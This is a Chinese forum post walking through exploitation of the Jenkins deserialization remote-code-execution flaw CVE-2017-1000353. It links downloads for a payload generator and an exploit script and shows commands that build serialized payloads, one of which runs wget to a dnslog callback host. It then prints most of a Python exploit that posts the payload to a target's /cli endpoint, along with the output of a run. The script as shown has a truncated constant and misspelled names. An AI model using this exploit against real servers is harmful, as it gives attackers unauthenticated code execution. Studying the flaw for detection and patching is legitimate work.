Jenkins远程代码执行漏洞配合dnslog检测漏洞—【CVE-2017-1000353】

jiushao / 2017-05-04 04:47:00 / 浏览数 4239 安全技术 漏洞分析 顶(0) 踩(0)

Jenkins的反序列化漏洞，攻击者使用该漏洞可以在被攻击服务器执行任意代码，漏洞利用不需要任何的权限。

曝光地址:https://blogs.securiteam.com/index.php/archives/3171

影响的范围：

影响低于 2.56 的所有 Jenkins 主线版本

影响低于 2.46.1 的所有 Jenkins LTS 版本

实际操作:


1. 利用老外文章的代码，导出成payload.jar包，用来生成攻击用的payload文件。可以自定义需要执行的命令：

Jar下载地址:

https://codeload.github.com/nobleXu/jenkins/zip/master

```
java -jar payload.jar jenkins_poc1.ser “/usr/bin/touch /tmp/jenkinsTestNxadmin”
```

然后利用老外提供的python脚本向jenkins服务器提交post请求，就可以成功在被攻击服务器/tmp目录下生成文件。也可以使用dnslog之类的来测试，如图：



```
D:\gongju\jenkins2017\jenkins-master>java -jar payload.jar jenkins_poc1.ser "wget http://t[redacted]
8a070ac.tu4.org/"
```

2、修改jenkins_poc1.py中第13行的URL参数，改为你要攻击的靶机


jenkins_poc1.py 下载链接: https://pan.baidu.com/s/1misPilU 密码: 6qqh

具体代码如下


```
import urllib
import requests
import uuid
import threading
import time
import gzip
import urllib3
import zlib
proxies = {
#  'http': 'http://127.0.0.1:8090',
#  'https': 'http://127.0.0.1:8090',
}
URL='http://192.168.0.1/cli'
PREAMBLE='<===[JENKINS REMOTING CAPACITY]===>rO0ABXNyABpodWRzb24ucmVtb3RpbmcuQ2FwYWJpbGl0eQAAAAAAAAABAgABSgAEbWFza3hwAAAAAAAAAH
PROTO = '\x00\x00\x00\x00'
FILE_SER = open("jenkins_poc1.ser", "rb").read()
def download(url, session):
   headers = {'Side' : 'download'}
   headers['Content-type'] = 'application/x-www-form-urlencoded'
   headers['Session'] = session
   headers['Transfer-Encoding'] = 'chunked'
   r = requests.post(url, data=null_payload(),headers=headers, proxies=proxies, stream=True)
   print r.text
def upload(url, session, data):
   headers = {'Side' : 'upload'}
   headers['Session'] = session
   headers['Content-type'] = 'application/octet-stream'
   headers['Accept-Encoding'] = None
   r = requests.post(url,data=data,headers=headers,proxies=proxies)
def upload_chunked(url,session, data):
   headers = {'Side' : 'upload'}
   headers['Session'] = session
   headers['Content-type'] = 'application/octet-stream'
   headers['Accept-Encoding']= None
```

```
    headers['Transfer-Encoding'] = 'chunked'
    headers['Cache-Control'] = 'no-cache'
    r = requests.post(url, headers=headers, data=create_payload_chunked(), proxies=proxies)
def null_payload():
    yield " "
def create_payload():
    payload = PREAMLE + PROTO + FILE_SER
    return payload
def create_payload_chunked():
    yield PREAMLE
    yield PROTO
    yield FILE_SER
def main():
    print "start"
    session = str(uuid.uuid4())
    t = threading.Thread(target=download, args=(URL, session))
    t.start()
    time.sleep(1)
    print "pwn"
    #upload(URL, session, create_payload())
    upload_chunked(URL, session, "asdf")
if __name__ == "__main__":
    main()
```

1. 执行py文件



```
D:\gongju\jenkins2017\jenkins-master>python jenkins.py
start
pwn
```



序号	时间	IP/PORT	
1	2017-05-04 11:43:14	[redacted]	
2	2017-05-04 11:43:14	[redacted]	

点击收藏 | 0 关注 | 1

上一篇：Bug Bounty - 绕过限制... 下一篇：-

1. 0 条回复

- 动动手指，沙发就是你的了！

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板